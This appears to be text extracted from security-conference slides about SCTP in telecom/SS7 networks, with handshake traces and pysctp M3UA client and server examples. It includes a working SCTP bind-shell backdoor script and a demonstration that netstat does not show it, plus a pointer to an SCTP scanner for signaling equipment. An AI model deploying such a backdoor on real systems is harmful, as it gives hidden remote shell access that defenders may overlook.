
SCTP – Stream Control Transmission Protocol

Packet header

0	7	8	15	16	23	24	31
Source port				Destination port			
Verification tag							
checksum							
Chunk 1 type		Chunk 1 flags		Chunk 1 length			
Chunk 1 data							
...							
Chunk N type		Chunk N flags		Chunk N length			
Chunk N data							

SCTP – the interface between IP and SS7

- All Network Elements on the Telecom Core Network are interconnected together using SCTP
- The Core Network should be segmented from the outside... **but** SCTP ports can be listening on Internet as well.
- SCTP port open serves as an entry point to the SS7 network.
- SCTP is also used on next generation networks such as 4G / LTE
- SCTP support implemented in Linux kernel



SCTP 4 Way Handshake

Client

socket(), [bind()], connect()



Server

socket(), bind(), listen(), accept()



SCTP 4 Way Handshake


Client

socket(), [bind()], connect()



Server

socket(), bind(), listen(), accept()



INIT



SCTP 4 Way Handshake


Client

socket(), [bind()], connect()



Server

socket(), bind(), listen(), accept()




INIT


INIT-ACK

Not TCP:
4 way
handshake


SCTP 4 Way Handshake



SCTP 4 Way Handshake



SCTP 4 Way Handshake



SCTP 4 Way Handshake: Network Trace

No.	Time	Source	Destination	Protocol	Length	Info
26	34.081233000	127.0.0.1	127.0.0.1	SCTP	106	INIT
27	34.081269000	127.0.0.1	127.0.0.1	SCTP	394	INIT_ACK
28	34.081291000	127.0.0.1	127.0.0.1	SCTP	342	COOKIE_ECHO
29	34.081313000	127.0.0.1	127.0.0.1	SCTP	50	COOKIE_ACK

▶ Frame 26: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface 0

▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)

▶ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)

▼ Stream Control Transmission Protocol, Src Port: 42651 (42651), Dst Port: m3ua (2905)

Source port: 42651
 Destination port: 2905
 Verification tag: 0x00000000
 Checksum: 0xa3908081 (not verified)

▾ INIT chunk (Outbound streams: 10, inbound streams: 65535)

▶ Chunk type: INIT (1)
 Chunk flags: 0x00
 Chunk length: 60
 Initiate tag: 0xc518ea42
 Advertised receiver window credit (a_rwnd): 106496
 Number of outbound streams: 10
 Number of inbound streams: 65535
 Initial TSN: 2736410390

▶ IPv4 address parameter (Address: 127.0.0.1)
 ▶ IPv4 address parameter (Address: 192.168.56.1)
 ▶ IPv4 address parameter (Address: 192.168.0.52)
 ▶ Supported address types parameter (Supported types: IPv4)
 ▶ ECN parameter
 ▶ Forward TSN supported parameter

pysctp

A python library for SCTP socket programming



+ SCTP =

- ease of use
- versatility
- freedom to experiment

- Python bindings to low-level C SCTP sockets
- Extends the traditional socket interface
- Allows SCTP to be used instead of TCP or UDP
- Allows simple scripting and prototyping of SCTP client / server applications



Example: An m3ua server in pysctp

```
import sctp
import socket
import binascii

soc = sctp.sctpsocket_tcp(socket.AF_INET)
soc.bind(('127.0.0.1', 2905))
soc.listen(5)

ear, (ip, port) = soc.accept()

buf = ear.recv(1024)
print("* received: %s" % binascii.hexlify(buf))
print("* sending M3UA ASPUP ACK")
ear.send(binascii.unhexlify('01000304000000008'))

ear.close()
soc.close()
```

Example: An m3ua client in pysctp

```
import sctp
import socket
import binascii

soc = sctp.sctpsocket_tcp(socket.AF_INET)
soc.bind(('127.0.0.1', 2906))
soc.connect(('127.0.0.1', 2905))

print("* sending M3UA ASPUP")
soc.send(binascii.unhexlify('01000301000000008'))

buf = soc.recv(1024)
print("* received: %s" % binascii.hexlify(buf))

soc.close()
```

Running the example

```
$ python m3ua_server.py
* received: 0100030100000008
* sending M3UA ASPUP ACK
```

```
$ python m3ua_client.py
* sending M3UA ASPUP
* received: 0100030400000008
```

```
$ tshark -ni lo sctp
Capturing on 'Loopback'
0.000000 Sctp 82 INIT
0.000048 Sctp 306 INIT_ACK
0.000065 Sctp 278 COOKIE_ECHO
0.000113 Sctp 50 COOKIE_ACK
0.000202 M3UA (RFC 3332) 70 ASPUP
0.000218 Sctp 62 SACK
0.000302 M3UA (RFC 3332) 70 ASPUP_ACK
0.000324 Sctp 62 SACK
0.000349 Sctp 54 SHUTDOWN
0.000357 Sctp 50 SHUTDOWN_ACK
0.000365 Sctp 50 SHUTDOWN_COMPLETE
```

SCTP connection
establishment

SCTP connection
shutdown

m3ua client / server: network trace

No.	Time	Source	Src GT	Src SSN	Destination	Dst GT	Dst SSN	Protocol	Length	Info
6	11.999630	127.0.0.1			127.0.0.1			SCTP	82	INIT
7	11.999667	127.0.0.1			127.0.0.1			SCTP	306	INIT_ACK
8	11.999687	127.0.0.1			127.0.0.1			SCTP	278	COOKIE_ECHO
9	11.999707	127.0.0.1			127.0.0.1			SCTP	50	COOKIE_ACK
10	11.999779	127.0.0.1			127.0.0.1			M3UA (RFC 3332)	70	ASPUP
11	11.999787	127.0.0.1			127.0.0.1			SCTP	62	SACK
12	11.999897	127.0.0.1			127.0.0.1			M3UA (RFC 3332)	70	ASPUP_ACK
13	11.999915	127.0.0.1			127.0.0.1			SCTP	62	SACK
14	11.999938	127.0.0.1			127.0.0.1			SCTP	54	SHUTDOWN
15	11.999951	127.0.0.1			127.0.0.1			SCTP	50	SHUTDOWN_ACK
16	11.999976	127.0.0.1			127.0.0.1			SCTP	50	SHUTDOWN_COMPLETE

▶ Frame 10: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
 ▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
 ▶ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
 ▼ Stream Control Transmission Protocol, Src Port: 2906 (2906), Dst Port: m3ua (2905)

Source port: 2906

Destination port: 2905

Verification tag: 0x9952682b

Checksum: 0x9874c658 (not verified)

▼ DATA chunk(ordered, complete segment, TSN: 4026586861, SID: 0, SSN: 0, PPID: 0, payload length: 8 bytes)

▼ Chunk type: DATA (0)

0... = Bit: Stop processing of the packet

.0.. = Bit: Do not report

▶ Chunk flags: 0x03

Chunk length: 24

TSN: 4026586861

Stream Identifier: 0x0000

Stream sequence number: 0

Payload protocol identifier: not specified (0)

▼ MTP 3 User Adaptation Layer


Version: Release 1 (1)

Reserved: 0x00

Message class: ASP state maintenance messages (3)

Message type: ASP up (ASPUP) (1)

Message length: 8



More fun with SCTP :)

```
import sctp
import socket
import subprocess

soc = sctp.sctpsocket_tcp(socket.AF_INET)
soc.bind(('0.0.0.0', 56789))
soc.listen(5)

while True:
    print('* waiting for client connections')
    ear, (ip, port) = soc.accept()
    print('* connection from %s:%s' % (ip, port))
    p = subprocess.call(['/bin/bash'], stdin=ear,
        stdout=ear, stderr=ear)
    print('* client %s:%s disconnected' % (ip, port))
```

Running the SCTP backdoor

IoC (Indicator of Compromise) headache

```
$ python backdoor.py
* waiting for client connections
* connection from 127.0.0.1:34719
```

```
$ ncat -v --sctp 127.0.0.1 56789
Ncat: Connected to 127.0.0.1:56789.
id
uid=1000(po) gid=1000(po) groups=1000(po)
```

```
$ sudo netstat -anp | grep -i sctp
```

```
$ sudo netstat -anp
```

Connexions Internet actives (serveurs et établies)

Proto	Recv-Q	Send-Q	Adresse locale	Adresse distante	Etat
PID/Program name					
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN
1838/mysqld					
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN
10676/nginx					
[...]					

Running the SCTP backdoor

IoC (Indicator of Compromise) headache

```
$ python backdoor.py
* waiting for client connections
* connection from 127.0.0.1:34719
```

```
$ ncat -v --sctp 127.0.0.1 56789
Ncat: Connected to 127.0.0.1:56789.
id
uid=1000(po) gid=1000(po) groups=1000(po)
```

```
$ sudo netstat -anp | grep -i sctp
$ sudo netstat -anp
Connexions Internet actives (serveurs et établies)
Proto Recv-Q Send-Q Adresse locale Adresse distante Etat
PID/Program name
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN
1838/mysqld
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN
10676/nginx
[...]
```

What's going on???

Running the SCTP backdoor

IoC (Indicator of Compromise) headache

```
$ python backdoor.py
* waiting for client connections
* connection from 127.0.0.1:34719
```

```
$ ncat -v --sctp 127.0.0.1 56789
Ncat: Connected to 127.0.0.1:56789.
id
uid=1000(po) gid=1000(po) groups=1000(po)
```

```
$ cat /proc/net/sctp/eps
ENDPT      SOCK  STY SST HBKT LPORT  UID INODE LADDRS
      0      0 2   10  21   56789  1000 49217162 0.0.0.0

$ cat /proc/net/sctp/assocs
ASSOC      SOCK  STY SST ST HBKT ASSOC-ID TX_QUEUE RX_QUEUE UID INODE LPORT
RPORT LADDRS <-> RADDRS [...]
0 0 2   1   3  30699 1494      0      0      1000 2384055 56789 34719
127.0.0.1 <-> *127.0.0.1 [...]
0 0 2   1   3  42111 1493      0      0      1000 2292730 34719 56789
127.0.0.1 <-> *127.0.0.1 [...]
```

netstat does not support SCTP.
(Ubuntu 12.04 LTS, seen only
some patch in RedHat)

SCTPscan

An SCTP-based network scanner
(for signaling networks and more!)

- Reliable scanning of SCTP-enabled hosts
- Port-scanning for most popular ports
(with focus on signaling equipment)
- IP range-scanning
- Fast scanning through synchronous I/O multiplexing
- Port mirroring for improved service discovery

SCTP Port Scanning

Client



Server




Case 1

